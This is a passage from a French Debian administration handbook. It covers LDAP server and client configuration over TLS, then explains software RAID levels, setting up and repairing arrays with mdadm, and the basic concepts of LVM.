# empty, use the compiled-in default (/etc/ldap/slapd.d with a fallback to
# /etc/ldap/slapd.conf).
SLAPD_CONF=

# System account to run the slapd server under. If empty the server
# will run as root.
```

```
SLAPD_USER="openldap"

# System group to run the slapd server under. If empty the server will
# run in the primary group of its user.
SLAPD_GROUP="openldap"

# Path to the pid file of the slapd server. If not set the init.d script
# will try to figure it out from $SLAPD_CONF (/etc/ldap/slapd.conf by
# default)
SLAPD_PIDFILE=

# slapd normally serves ldap only on all TCP-ports 389. slapd can also
# service requests on TCP-port 636 (ldaps) and requests via unix
# sockets.
# Example usage:
# SLAPD_SERVICES="ldap://127.0.0.1:389/ ldaps:/// ldapi:///"
SLAPD_SERVICES="ldaps:/// ldapi:///"

# If SLAPD_NO_START is set, the init script will not start or restart
# slapd (but stop will still work).  Uncomment this if you are
# starting slapd via some other means or if you don't want slapd normally
# started at boot.
#SLAPD_NO_START=1

# If SLAPD_SENTINEL_FILE is set to path to a file and that file exists,
# the init script will not start or restart slapd (but stop will still
# work).  Use this for temporarily disabling startup of slapd (when doing
# maintenance, for example, or through a configuration management system)
# when you don't want to edit a configuration file.
SLAPD_SENTINEL_FILE=/etc/ldap/noslapd

# For Kerberos authentication (via SASL), slapd by default uses the system
# keytab file (/etc/krb5.keytab).  To use a different keytab file,
# uncomment this line and change the path.
#export KRB5_KTNAME=/etc/krb5.keytab

# Additional options to pass to slapd
SLAPD_OPTIONS=""
```

Configuration côté client Côté client, il faut modifier la configuration des modules *libpam-ldap* et *libnss-ldap* en utilisant une URI en ldaps://.

Les clients LDAP doivent aussi pouvoir s'assurer de l'authenticité du serveur. Dans le contexte d'une infrastructure de clés publiques X.509, les certificats publics sont signés par la clé d'une

autorité de certification (*certificate authority*, ou CA). Les administrateurs de Falcot ont utilisé *easy-rsa* pour créer leur propre autorité de certification et il faut maintenant configurer le système pour qu'il fasse confiance à cette autorité. Pour cela, il suffit de placer le certificat dans `/usr/local/share/ca-certificates` et d'exécuter `update-ca-certificates`.

```
# cp keys/ca.crt /usr/local/share/ca-certificates/falcot.crt
# update-ca-certificates
Updating certificates in /etc/ssl/certs... 1 added, 0 removed; done.
Running hooks in /etc/ca-certificates/update.d....
Adding debian:falcot.pem
done.
done.
```

Pour terminer, il est intéressant de configurer l'URI LDAP et le DN que les divers outils de ligne de commande vont utiliser par défaut. Cela se configure dans `/etc/ldap/ldap.conf` et évite d'avoir à taper ces paramètres sur chaque ligne de commande.

Ex. 11.34 *Fichier* `/etc/ldap/ldap.conf`

```
#
# LDAP Defaults
#

# See ldap.conf(5) for details
# This file should be world readable but not world writable.

BASE   dc=falcot,dc=com
URI    ldaps://ldap.falcot.com

#SIZELIMIT      12
#TIMELIMIT      15
#DEREF          never

# TLS certificates (needed for GnuTLS)
TLS_CACERT      /etc/ssl/certs/ca-certificates.crt
```

Le tour d'horizon des logiciels serveurs proposé par ce chapitre est loin d'être exhaustif, mais il recouvre toutefois la réalité des services réseau les plus employés. Passons sans plus tarder à un chapitre encore plus technique : approfondissement de certains concepts, déploiement à grande échelle, virtualisation sont autant de sujets passionnants que nous allons aborder.

Mots-clés

RAID
LVM
FAI
Preseeding
Supervision
Virtualisation
Xen
LXC

Chapitre

12 Administration avancée

Ce chapitre est l'occasion de revenir sur des aspects déjà abordés mais avec une nouvelle perspective : au lieu d'installer une machine, nous étudierons les solutions pour déployer un parc de machines ; au lieu de créer une partition RAID ou LVM avec les outils intégrés à l'installateur, nous apprendrons à le faire manuellement afin de pouvoir revenir sur les choix initiaux. Enfin, la découverte des outils de supervision et de virtualisation parachèvera ce chapitre avant tout destiné aux administrateurs professionnels plus qu'aux particuliers responsables de leur réseau familial.

12.1. RAID et LVM

Le chapitre 4, « Installation » page 54 a présenté ces technologies en montrant comment l'installateur facilitait leur déploiement. Au delà de cette étape cruciale, un bon administrateur doit pouvoir gérer l'évolution de ses besoins en espace de stockage sans devoir recourir à une coûteuse réinstallation. Il convient donc de maîtriser les outils qui servent à manipuler des volumes RAID et LVM.

Ces deux techniques permettent d'abstraire les volumes à monter de leurs contreparties physiques (disques durs ou partitions), la première pour sécuriser les données face aux pannes matérielles en dupliquant les informations et la seconde pour gérer ses données à sa guise en faisant abstraction de la taille réelle de ses disques. Dans les deux cas, cela se traduit par de nouveaux périphériques de type bloc sur lesquels on pourra donc créer des systèmes de fichiers, ou des espaces de mémoire virtuelle, qui ne correspondent pas directement à un seul disque dur réel. Bien que ces deux systèmes aient des origines bien distinctes, leurs fonctionnalités se recoupent en partie ; c'est pourquoi ils sont souvent mentionnés ensemble.

PERSPECTIVE

Btrfs combine LVM et RAID

Alors que LVM et RAID sont deux sous-systèmes distincts du noyau qui viennent s'intercaler entre les périphériques blocs des disques et les systèmes de fichiers, *btrfs* est un nouveau système de fichiers initié par Oracle qui combine les fonctionnalités de LVM et RAID, et plus encore. Bien que fonctionnel, et même s'il est encore marqué d'un sceau « expérimental » (il n'est pas terminé, certaines fonctionnalités ne sont pas encore implémentées), il a déjà fait l'objet de quelques déploiements en production.

➨ `http://btrfs.wiki.kernel.org/`

Parmi les fonctionnalités les plus intéressantes, on peut noter la possibilité de capturer l'état d'une arborescence à un instant donné. Cette copie ne consomme initialement pas d'espace disque, chaque fichier n'étant réellement dupliqué que lorsque l'une des 2 copies est modifiée. Il gère également la compression (transparente) des fichiers et des sommes de contrôle pour s'assurer de l'intégrité de toutes les données stockées.

À la fois pour RAID et pour LVM, le noyau fournit un fichier de périphérique accessible en mode bloc (donc de la même manière qu'un disque dur ou une partition de celui-ci). Lorsqu'une application, ou une autre partie du noyau, a besoin d'accéder à un bloc de ce périphérique, le sous-système correspondant se charge d'effectuer le routage de ce bloc vers la couche physique appropriée, ce bloc pouvant être stocké sur un ou plusieurs disques, à un endroit non directement corrélé avec l'emplacement demandé dans le périphérique logique.

12.1.1. RAID logiciel

RAID signifie *Redundant Array of Independent Disks* (ensemble redondant de disques indépendants). Ce système a vu le jour pour fournir une protection contre les pannes de disques durs. Le principe général est simple : les données sont stockées sur un ensemble de plusieurs disques physiques au lieu d'être concentrées sur un seul, avec un certain degré (variable) de redondance. Selon ce niveau de redondance, en cas de panne subite d'un de ces disques, les données peuvent être reconstruites à l'identique à partir des disques qui restent opérationnels, ce qui évite de les perdre.

CULTURE

Independent **ou** *inexpensive* **?**

Le I de RAID signifiait à l'origine *inexpensive* (bon marché), car le RAID permet d'obtenir une nette augmentation de la sécurité des données sans investir dans des disques hors de prix. Peut-être pour des considérations d'image, on a tendance à préférer *independent*, qui n'a pas la connotation de bricolage associée au bon marché.

Le RAID peut être mis en œuvre par du matériel dédié (soit des modules RAID intégrés à des cartes pour contrôleur SCSI, soit directement sur la carte-mère) ou par l'abstraction logicielle (le noyau). Qu'il soit matériel ou logiciel, un système RAID disposant de suffisamment de redondance peut, en cas de défaillance d'un disque, rester opérationnel en toute transparence, le niveau supérieur (les applications) pouvant même continuer à accéder aux données sans interruption malgré la panne. Évidemment, ce « mode dégradé » peut avoir des implications en termes de performances et il réduit la quantité de redondance du système ; une deuxième panne simultanée peut aboutir à la perte des données. Il est donc d'usage de ne rester en mode dégradé que le temps de se procurer un remplaçant pour le disque défaillant. Une fois qu'il est mis en place, le système RAID peut reconstruire les données qui doivent y être présentes, de manière à revenir à un état sécurisé. Le tout se fait bien entendu de manière invisible pour les applications, hormis les baisses éventuelles de performances pendant la durée du mode dégradé et la phase de reconstruction qui s'ensuit.

Lorsque le RAID est implémenté par le matériel, c'est le setup du BIOS qui permet généralement de le configurer et le noyau Linux va considérer le volume RAID comme un seul disque, fonctionnant comme un disque standard, à ceci près que le nom du périphérique peut différer. Ainsi, le noyau de *Squeeze* présentait certains volumes RAID matériels sous le périphérique `/dev/cciss/c0d0` ; le noyau de *Wheezy* l'a changé en quelque chose de plus naturel, à savoir `/dev/sda`. Toutefois, d'autres contrôleurs RAID peuvent encore avoir des noms différents.

Nous ne traiterons que du RAID logiciel dans ce livre.

Différents niveaux de RAID

On distingue plusieurs niveaux de RAID, différant dans l'agencement des données et le degré de redondance qu'ils proposent. Plus la redondance est élevée, plus la résistance aux pannes sera

forte, puisque le système pourra continuer à fonctionner avec un plus grand nombre de disques en panne ; la contrepartie est que le volume utile de données devient plus restreint (ou, pour voir les choses différemment, qu'il sera nécessaire d'avoir plus de disques pour stocker la même quantité de données).

RAID linéaire Bien que le sous-système RAID du noyau permette la mise en œuvre de « RAID linéaire », il ne s'agit pas à proprement parler de RAID, puisqu'il n'y a aucune redondance. Le noyau se contente d'agréger plusieurs disques les uns à la suite des autres et de les proposer comme un seul disque virtuel (en fait, un seul périphérique bloc). C'est à peu près sa seule utilité et il n'est que rarement utilisé seul (voir plus loin), d'autant que l'absence de redondance signifie que la défaillance d'un seul disque rend la totalité des données inaccessibles.

RAID-0 Ici non plus, aucune redondance n'est proposée, mais les disques ne sont plus simplement mis bout à bout : ils sont en réalité découpés en *stripes* (bandes), ces bandes étant alors intercalées dans le disque logique. Ainsi, dans le cas de RAID-0 à deux disques, les blocs impairs du volume virtuel seront stockés sur le premier disque et les blocs pairs sur le second.

Le but de ce système n'est pas d'augmenter la fiabilité, puisqu'ici aussi un seul disque en panne rend inaccessible la totalité des données, mais d'améliorer les performances : lors d'un accès séquentiel à de grandes quantités de données contiguës, le noyau pourra lire (ou écrire) en parallèle depuis les deux (ou plus...) disques qui composent l'ensemble, ce qui augmente le débit. L'usage du RAID-0 a tendance à disparaître au profit de LVM, qui sera abordé par la suite.

RAID-1 Aussi connu sous le nom de « RAID miroir », c'est le système RAID le plus simple. Il utilise en général deux disques physiques de tailles identiques et fournit un volume logique de la même taille. Les données sont stockées à l'identique sur les deux disques, d'où l'appellation de « miroir ». En cas de panne d'un disque, les données restent accessibles sur l'autre. Pour les données vraiment critiques, on peut utiliser le RAID-1 sur plus de deux disques, au prix de devoir multiplier le rapport entre le coût des disques et la quantité de données utiles.

NOTE

Taille des disques, taille de l'ensemble

Si deux disques de tailles différentes sont groupés dans un volume en RAID miroir, le plus gros disque ne sera pas intégralement utilisé, puisqu'il contiendra exactement les mêmes données que le plus petit (et rien de plus). La capacité utile du volume RAID-1 est donc la plus petite des tailles des disques qui le composent. Il en va de même pour les volumes RAID de niveau plus élevé, même si la redondance est répartie différemment.

On veillera donc à n'assembler dans un même volume RAID (sauf RAID-0 et linéaire) que des disques de même taille (ou de tailles très proches), afin d'éviter un gaspillage des ressources.

NOTE

Disques de secours

Dans les niveaux qui offrent une redondance, on peut affecter à un volume RAID plus de disques que nécessaire, qui serviront de secours en cas de défaillance d'un disque principal. Ainsi, il est possible de mettre en place un miroir de deux disques plus un de secours ; si l'un des deux premiers disques tombe, le noyau va automatiquement en reconstruire le contenu sur le disque de secours, de sorte que la redondance restera assurée (après le temps de reconstruction). Ceci est utile pour des données vraiment critiques.

On peut s'interroger sur l'intérêt de cette possibilité, comparé par exemple à l'établissement d'un miroir sur trois disques. L'avantage de cette configuration est en fait que le disque de secours peut être partagé entre plusieurs volumes RAID. On peut ainsi avoir trois volumes miroir, avec l'assurance que les données seront toujours stockées en double même en cas de panne d'un disque, avec seulement 7 disques (trois paires, plus un disque de secours partagé) au lieu de 9 (trois triplets).

Ce niveau de RAID, bien qu'onéreux (puisque seule la moitié, au mieux, de l'espace disque physique se retrouve utilisable), reste assez utilisé en pratique. Il est en effet conceptuellement simple et il permet de réaliser très simplement des sauvegardes (puisque les deux disques sont identiques, on peut en extraire temporairement un sans perturber le fonctionnement du système). Les performances en lecture sont généralement améliorées par rapport à un simple disque (puisque le système peut théoriquement lire la moitié des données sur chaque disque, en parallèle sur les deux), sans trop de perte en vitesse d'écriture. Dans le cas de RAID-1 à N disques, les données restent disponibles même en cas de panne de N-1 disques.

RAID-4 Ce niveau de RAID, assez peu usité, utilise N disques pour stocker les données utiles, et un disque supplémentaire pour des informations de redondance. Si ce disque tombe en panne, le système peut le reconstruire à l'aide des N autres. Si c'est un des N disques de données qui tombe, les N-1 restants et le disque de parité contiennent suffisamment d'informations pour reconstruire les données.

Le RAID-4 est peu onéreux (puisqu'il n'entraîne qu'un surcoût d'un disque pour N), n'a pas d'impact notable sur les performances en lecture, mais ralentit les écritures. De plus, comme chaque écriture sur un des N disques s'accompagne d'une écriture sur le disque de parité, celui-ci se voit confier beaucoup plus d'écritures que ceux-là et peut voir sa durée de vie considérablement réduite en conséquence. Il résiste au maximum à la panne d'un disque parmi les N+1.

RAID-5 Le RAID-5 corrige ce dernier défaut du RAID-4, en répartissant les blocs de parité sur les N+1 disques, qui jouent à présent un rôle identique.

Les performances en lecture et en écriture sont inchangées par rapport au RAID-4. Là encore, le système reste fonctionnel en cas de défaillance d'un disque parmi les N+1, mais pas plus.

RAID-6 Le RAID-6 peut être considéré comme une extension du RAID-5, dans laquelle à chaque série de N blocs correspondent non plus un mais deux blocs de parité, qui sont ici aussi répartis sur les N+2 disques.

Ce niveau de RAID, légèrement plus coûteux que les deux précédents, apporte également une protection supplémentaire puisqu'il conserve l'intégralité des données même en cas de panne simultanée de deux disques (sur N+2). La contrepartie est que les opérations d'écriture impliquent dorénavant l'écriture d'un bloc de données et de deux blocs de contrôle, ce qui les ralentit d'autant plus.

RAID-1+0 Il ne s'agit pas à proprement parler d'un niveau de RAID, mais d'un RAID à deux niveaux. Si l'on dispose de 2×N disques, on commence par les apparier en N volumes de RAID-1. Ces N volumes sont alors agrégés en un seul, soit par le biais de RAID linéaire, soit par du RAID-0, voire (de plus en plus fréquemment) par LVM. On sort dans ce dernier cas du RAID pur, mais cela ne pose pas de problème.

Le RAID-1+0 tolère la panne de disques multiples, jusqu'à N dans le cas d'un groupe de 2×N, à condition qu'au moins un disque reste fonctionnel dans chaque paire associée en RAID-1.

POUR ALLER PLUS LOIN

RAID-10

« RAID-10 » est généralement considéré comme un synonyme pour « RAID-1+0 », mais une spécificité de Linux en fait en réalité une généralisation. On peut dans ce mode de fonctionnement obtenir un système où chaque bloc existe en double sur deux disques différents, malgré un nombre impair de disques, les copies étant réparties selon différents modèles en fonction de la configuration.

Les performances pourront varier en fonction du modèle et du niveau de redondance choisis, ainsi que du type d'activité sur le volume logique.

On choisira bien entendu le niveau de RAID en fonction des contraintes et des besoins spécifiques de chaque application. Notons qu'on peut constituer plusieurs volumes RAID distincts, avec des configurations différentes, sur le même ordinateur.

Mise en place du RAID

La mise en place de volumes RAID se fait grâce au paquet *mdadm* ; ce dernier contient la commande du même nom, qui permet de créer et manipuler des ensembles RAID, ainsi que les scripts et outils permettant l'intégration avec le système et la supervision.

Prenons l'exemple d'un serveur sur lequel sont branchés un certain nombre de disques, dont certains sont occupés et d'autres peuvent être utilisés pour établir du RAID. On dispose initialement des disques et partitions suivants :

- le disque `sdb`, de 4 Go, est entièrement disponible ;
- le disque `sdc`, de 4 Go, est également entièrement disponible ;
- sur le disque `sdd`, seule la partition `sdd2` d'environ 4 Go est disponible ;
- enfin, un disque `sde`, toujours de 4 Go, est entièrement disponible.

NOTE

Identifier les volumes RAID existants

Le fichier `/proc/mdstat` liste les volumes existants et leur état. On prendra soin lors de la création d'un nouveau volume RAID de ne pas essayer de le nommer avec le nom d'un volume existant.

Nous allons construire sur ces éléments physiques deux volumes, l'un en RAID-0, l'autre en miroir. Commençons par le RAID-0 :

```
# mdadm --create /dev/md0 --level=0 --raid-devices=2 /dev/sda /dev/sde
mdadm: Defaulting to version 1.2 metadata
mdadm: array /dev/md0 started.
# mdadm --query /dev/md0
/dev/md0: 7.100GiB raid0 2 devices, 0 spares. Use mdadm --detail for more detail.
# mdadm --detail /dev/md0
/dev/md0:
        Version : 1.2
  Creation Time : Thu Jan 17 15:56:55 2013
     Raid Level : raid0
     Array Size : 8387584 (8.00 GiB 8.59 GB)
   Raid Devices : 2
  Total Devices : 2
    Persistence : Superblock is persistent

    Update Time : Thu Jan 17 15:56:55 2013
          State : clean
 Active Devices : 2
Working Devices : 2
 Failed Devices : 0
  Spare Devices : 0

     Chunk Size : 512K

           Name : mirwiz:0  (local to host mirwiz)
           UUID : bb085b35:28e821bd:20d697c9:650152bb
         Events : 0

    Number   Major   Minor   RaidDevice State
       0       8       16        0      active sync   /dev/sdb
       1       8       32        1      active sync   /dev/sdc
```

```
# mkfs.ext4 /dev/md0

mke2fs 1.42.5 (29-Jul-2012)
Étiquette de système de fichiers=
Type de système d'exploitation : Linux
Taille de bloc=4096 (log=2)
Taille de fragment=4096 (log=2)
« Stride » = 128 blocs, « Stripe width » = 256 blocs
1048576 i-noeuds, 2096896 blocs
104856 blocs (5.00%) réservés pour le super utilisateur
Premier bloc de données=0
Nombre maximum de blocs du système de fichiers=2147483648
64 groupes de blocs
32768 blocs par groupe, 32768 fragments par groupe
8192 i-noeuds par groupe
Superblocs de secours stockés sur les blocs :
        32768, 98304, 163840, 229376, 294912, 819200, 884736, 1605632

Allocation des tables de groupe : complété
Écriture des tables d'i-noeuds : complété
Création du journal (32768 blocs) : complété
Écriture des superblocs et de l'information de comptabilité du système de
fichiers : complété
# mkdir /srv/raid-0
# mount /dev/md0 /srv/raid-0
# df -h /srv/raid-0
Sys. de fichiers      Tail. Uti. Disp. Uti% Monté sur
/dev/md0              7,9G  147M  7,4G   2% /srv/raid-0
```

La commande `mdadm --create` requiert en arguments le nom du volume à créer (`/dev/md*`, MD signifiant *Multiple Device*), le niveau de RAID, le nombre de disques (qui prend tout son sens à partir du RAID-1 mais qui est systématiquement obligatoire) et les périphériques à utiliser. Une fois le périphérique créé, nous pouvons l'utiliser comme une partition normale, y créer un système de fichiers, le monter, etc. On notera que le fait que nous ayons créé un volume RAID-0 sur `md0` est une pure coïncidence et que le numéro d'un ensemble n'a pas à être corrélé avec le modèle de redondance (ou non) choisi. Il est également possible de créer des volumes RAID nommés, en indiquant à `mdadm` des noms de volume comme `/dev/md/lineaire` au lieu de `/dev/md0`.

La création d'un volume RAID-1 se fait de manière similaire, les différences n'apparaissant qu'après sa création :

```
# mdadm --create /dev/md1 --level=1 --raid-devices=2 /dev/sdd2 /dev/sde
mdadm: Note: this array has metadata at the start and
    may not be suitable as a boot device.  If you plan to
```

```
    store '/boot' on this device please ensure that
    your boot-loader understands md/v1.x metadata, or use
    --metadata=0.90
mdadm: largest drive (/dev/sdd2) exceeds size (4192192K) by more than 1%
Continue creating array? y
mdadm: Defaulting to version 1.2 metadata
mdadm: array /dev/md1 started.
# mdadm --query /dev/md1
/dev/md1: 4.00GiB raid1 2 devices, 0 spares. Use mdadm --detail for more detail.
# mdadm --detail /dev/md1
/dev/md1:
        Version : 1.2
  Creation Time : Thu Jan 17 16:13:04 2013
     Raid Level : raid1
     Array Size : 4192192 (4.00 GiB 4.29 GB)
  Used Dev Size : 4192192 (4.00 GiB 4.29 GB)
   Raid Devices : 2
  Total Devices : 2
    Persistence : Superblock is persistent

    Update Time : Thu Jan 17 16:13:04 2013
          State : clean, resyncing (PENDING)
 Active Devices : 2
Working Devices : 2
 Failed Devices : 0
  Spare Devices : 0

           Name : mirwiz:1  (local to host mirwiz)
           UUID : 6ec558ca:0c2c04a0:19bca283:95f67464
         Events : 0

    Number   Major   Minor   RaidDevice State
       0       8       50        0      active sync   /dev/sdd2
       1       8       64        1      active sync   /dev/sde
# mdadm --detail /dev/md1
/dev/md1:
[...]
          State : clean
[...]
```

ASTUCE

RAID, disques et partitions

Comme on peut le constater sur notre exemple, il n'est nullement nécessaire d'utiliser des disques entiers pour faire du RAID, on peut très bien n'en utiliser que certaines partitions.

Plusieurs remarques ici. Premièrement, `mdadm` constate que les deux éléments physiques n'ont pas la même taille ; comme cela implique que de l'espace sera perdu sur le plus gros des deux éléments, une confirmation est nécessaire.

La deuxième remarque, plus importante, concerne l'état du miroir. Les deux disques sont en effet censés avoir, en fonctionnement normal, un contenu rigoureusement identique. Comme rien ne garantit que ce soit le cas à la création du volume, le système RAID va s'en assurer. Il y a donc une phase de synchronisation, automatique, dès la création du périphérique RAID. Si l'on patiente quelques instants (qui varient selon la taille des disques...), on obtient finalement un état « actif ». Il est à noter que durant cette étape de reconstruction du miroir, l'ensemble RAID est en mode dégradé et que la redondance n'est pas assurée. Une panne de l'un des disques pendant cette fenêtre sensible peut donc aboutir à la perte de l'intégralité des données. Il est cependant rare que de grandes quantités de données critiques soient placées sur un volume RAID fraîchement créé avant que celui-ci ait eu le temps de se synchroniser. On notera également que même en mode dégradé, le périphérique `/dev/md1` est utilisable (pour créer le système de fichiers et commencer à copier des données, éventuellement).

ASTUCE

Démarrer un miroir en mode dégradé

Lorsque l'on souhaite sécuriser des données présentes sur un disque non RAID et les migrer vers un volume RAID-1, il n'est pas toujours possible de disposer à la fois de l'ancien disque et des deux nouveaux en même temps (souvent parce que le disque existant va être intégré dans le miroir). On peut alors délibérément créer le volume RAID-1 en mode dégradé, en passant `missing` en argument à `mdadm` à la place d'un des deux périphériques à utiliser. Une fois que les données auront été copiées vers le « miroir », le disque historique pourra être intégré au volume. Une synchronisation aura alors lieu, à la suite de quoi les données seront stockées de manière redondante.

ASTUCE

Mise en place d'un miroir sans synchronisation

Lorsque l'on crée un volume RAID-1, c'est généralement pour l'utiliser comme un disque neuf, donc a priori vierge. Le contenu initial de ce disque importe peu, puisque l'on n'a besoin que de savoir que les données écrites seront bien restituées (en particulier le système de fichiers).

Il peut donc sembler superflu de synchroniser les deux disques d'un miroir lors de sa création. À quoi sert d'avoir un contenu identique sur des zones du volume dont on sait qu'on ne se servira qu'après y avoir écrit ?

Il est heureusement possible de se passer de cette phase de synchronisation, grâce à l'option `--assume-clean` de `mdadm`. Cette option pouvant amener à des résultats surprenants dans les cas d'usage où les données initiales seront utilisées (par exemple si un système de fichiers est déjà présent), elle n'est pas active par défaut.

Voyons à présent ce qui se passe en cas de panne d'un élément de l'ensemble RAID-1. `mdadm` permet de simuler cette défaillance, grâce à son option --fail :

```
# mdadm /dev/md1 --fail /dev/sde
mdadm: set /dev/sde faulty in /dev/md1
# mdadm --detail /dev/md1
/dev/md1:
[...]
    Update Time : Thu Jan 17 16:14:09 2013
          State : active, degraded
 Active Devices : 1
Working Devices : 1
 Failed Devices : 1
  Spare Devices : 0

           Name : mirwiz:1  (local to host mirwiz)
           UUID : 6ec558ca:0c2c04a0:19bca283:95f67464
         Events : 19

    Number   Major   Minor   RaidDevice State
       0       8       50        0      active sync   /dev/sdd2
       1       0        0        1      removed

       1       8       64        -      faulty spare   /dev/sde
```

Le contenu du volume reste accessible (et, s'il est monté, les applications ne s'aperçoivent de rien), mais la sécurité des données n'est plus assurée : si le disque `sdd` venait à tomber en panne, les données seraient perdues. Pour éviter ce risque, nous allons remplacer ce disque par un neuf, `sdf` :

```
# mdadm /dev/md1 --add /dev/sdf
mdadm: added /dev/sdf
# mdadm --detail /dev/md1
/dev/md1:
[...]
   Raid Devices : 2
  Total Devices : 3
    Persistence : Superblock is persistent

    Update Time : Thu Jan 17 16:16:36 2013
          State : clean, degraded, recovering
 Active Devices : 1
Working Devices : 2
 Failed Devices : 1
  Spare Devices : 1

 Rebuild Status : 28% complete
```

```
           Name : mirwiz:1  (local to host mirwiz)
           UUID : 6ec558ca:0c2c04a0:19bca283:95f67464
         Events : 26

    Number   Major   Minor   RaidDevice State
       0       8       50        0      active sync   /dev/sdd2
       2       8       80        1      spare rebuilding   /dev/sdf

       1       8       64        -      faulty spare   /dev/sde
# [...]
[...]
# mdadm --detail /dev/md1
/dev/md1:
[...]
    Update Time : Thu Jan 17 16:16:36 2013
          State : clean
 Active Devices : 2
Working Devices : 2
 Failed Devices : 1
  Spare Devices : 0

           Name : mirwiz:1  (local to host mirwiz)
           UUID : 6ec558ca:0c2c04a0:19bca283:95f67464
         Events : 41

    Number   Major   Minor   RaidDevice State
       0       8       50        0      active sync   /dev/sdd2
       2       8       80        1      active sync   /dev/sdf

       1       8       64        -      faulty spare   /dev/sde
```

Ici encore, nous avons une phase de reconstruction, déclenchée automatiquement, pendant laquelle le volume, bien qu'accessible, reste en mode dégradé. Une fois qu'elle est terminée, le RAID revient dans son état normal. On peut alors signaler au système que l'on va retirer le disque `sde` de l'ensemble, pour se retrouver avec un miroir classique sur deux disques :

```
# mdadm /dev/md1 --remove /dev/sde
mdadm: hot removed /dev/sde from /dev/md1
# mdadm --detail /dev/md1
/dev/md1:
[...]
    Number   Major   Minor   RaidDevice State
       0       8       50        0      active sync   /dev/sdd2
       2       8       80        1      active sync   /dev/sdf
```

Le disque pourra alors être démonté physiquement lors d'une extinction de la machine. Dans certaines configurations matérielles, les disques peuvent même être remplacés à chaud, ce qui permet de se passer de cette extinction. Parmi ces configurations, on trouvera certains contrôleurs SCSI, la plupart des systèmes SATA et les disques externes sur bus USB ou Firewire.

Sauvegarde de la configuration

La plupart des méta-données concernant les volumes RAID sont sauvegardées directement sur les disques qui les composent, de sorte que le noyau peut détecter les différents ensembles avec leurs composants et les assembler automatiquement lors du démarrage du système. Cela dit, il convient de sauvegarder cette configuration, car cette détection n'est pas infaillible et aura tendance à faillir précisément en période sensible. Si dans notre exemple la panne du disque `sde` était réelle, et si on redémarrait le système sans en le retirer, ce disque pourrait, à la faveur du redémarrage, « retomber en marche ». Le noyau aurait alors trois éléments physiques, chacun prétendant représenter la moitié du même volume RAID. Une autre source de confusion peut subvenir si l'on consolide des volumes RAID de deux serveurs sur un seul. Si ces ensembles étaient en fonctionnement normal avant le déplacement des disques, le noyau saura reconstituer les paires correctement. Mais pour peu que les disques déplacés soient agrégés en un `/dev/md1` et qu'il existe également un `md1` sur le serveur consolidé, l'un des miroirs sera contraint de changer de nom.

Il est donc important de sauvegarder la configuration, ne serait-ce qu'à des fins de référence. Pour cela, on éditera le fichier `/etc/mdadm/mdadm.conf`, dont un exemple est donné ci-dessous.

Ex. 12.1 *Fichier de configuration de mdadm*

```
# mdadm.conf
#
# Please refer to mdadm.conf(5) for information about this file.
#

# by default (built-in), scan all partitions (/proc/partitions) and all
# containers for MD superblocks. alternatively, specify devices to scan, using
# wildcards if desired.
DEVICE /dev/sd*

# auto-create devices with Debian standard permissions
CREATE owner=root group=disk mode=0660 auto=yes

# automatically tag new arrays as belonging to the local system
HOMEHOST <system>
```

```
# instruct the monitoring daemon where to send mail alerts
MAILADDR root

# definitions of existing MD arrays
ARRAY /dev/md0 metadata=1.2 name=mirwiz:0 UUID=bb085b35:28e821bd:20d697c9:650152bb
ARRAY /dev/md1 metadata=1.2 name=mirwiz:1 UUID=6ec558ca:0c2c04a0:19bca283:95f67464

# This configuration was auto-generated on Thu, 17 Jan 2013 16:21:01 +0100
# by mkconf 3.2.5-3
```

Une des informations les plus souvent utiles est l'option DEVICE, qui spécifie l'ensemble des périphériques sur lesquels le système va chercher automatiquement des composants de volumes RAID au démarrage. Nous avons ici remplacé la valeur implicite, partitions containers, par une liste explicite de fichiers de périphérique ; nous avons en effet choisi d'utiliser des disques entiers, et non simplement des partitions, pour certains volumes.

Les deux dernières lignes de notre exemple sont celles qui permettent au noyau de choisir en toute sécurité quel numéro de volume associer à quel ensemble. Les méta-informations stockées sur les disques sont en effet suffisantes pour reconstituer les volumes, mais pas pour en déterminer le numéro (donc le périphérique `/dev/md*` correspondant).

Fort heureusement, ces lignes peuvent être générées automatiquement :

```
# mdadm --misc --detail --brief /dev/md?
ARRAY /dev/md0 metadata=1.2 name=mirwiz:0 UUID=bb085b35:28e821bd:20d697c9:650152bb
ARRAY /dev/md1 metadata=1.2 name=mirwiz:1 UUID=6ec558ca:0c2c04a0:19bca283:95f67464
```

Le contenu de ces deux dernières lignes ne dépend pas de la liste des disques qui composent les volumes. On pourra donc se passer de les régénérer si l'on remplace un disque défectueux par un neuf. En revanche, il faudra prendre soin de les mettre à jour après chaque création ou suppression de volume.

12.1.2. LVM

LVM, ou *Logical Volume Manager*, est une autre approche servant à abstraire les volumes logiques des disques physiques. Le but principal était ici non de gagner en fiabilité des données mais en souplesse d'utilisation. LVM permet en effet de modifier dynamiquement un volume logique, en toute transparence du point de vue des applications. On peut ainsi par exemple ajouter de nouveaux disques, migrer les données dessus et récupérer les anciens disques ainsi libérés, sans démonter le volume.

Concepts de LVM

LVM manipule trois types de volumes pour atteindre cette flexibilité.

Premièrement, les PV ou *physical volumes* sont les entités les plus proches du matériel : il peut s'agir de partitions sur des disques ou de disques entiers, voire de n'importe quel périphérique en mode bloc (y compris, par exemple, un volume RAID). Attention, lorsqu'un élément physique est initialisé en PV pour LVM, il ne faudra plus l'utiliser directement, sous peine d'embrouiller le système.

Les PV sont alors regroupés en VG (*volume groups*), que l'on peut considérer comme des disques virtuels (et extensibles, comme on le verra). Les VG sont abstraits et ne disposent pas de fichier spécial dans `/dev/`, aucun risque donc de les utiliser directement.

Enfin, les LV (*logical volumes*) sont des subdivisions des VG, que l'on peut comparer à des partitions sur les disques virtuels que les VG représentent. Ces LV deviennent des périphériques, que l'on peut utiliser comme toute partition physique (par exemple pour y établir des systèmes de fichiers).

Il faut bien réaliser que la subdivision d'un groupe de volumes en LV est entièrement décorrélée de sa composition physique (les PV). On peut ainsi avoir un VG subdivisé en une douzaine de volumes logiques tout en ne comportant qu'un volume physique (un disque, par exemple), ou au contraire un seul gros volume logique réparti sur plusieurs disques physiques ou partitions. La seule contrainte, bien entendu, est que la somme des tailles des LV d'un groupe ne doive pas excéder la capacité totale des PV qui le composent.

En revanche, il est souvent utile de grouper dans un même VG des éléments physiques présentant des caractéristiques similaires et de subdiviser ce VG en volumes logiques qui seront utilisés de manière comparable également. Par exemple, si l'on dispose de disques rapides et de disques lents, on pourra regrouper les rapides dans un VG et les plus lents dans un autre. Les subdivisions logiques du premier VG pourront alors être affectées à des tâches nécessitant de bonnes performances, celles du second étant réservées aux tâches qui peuvent se contenter de vitesses médiocres.

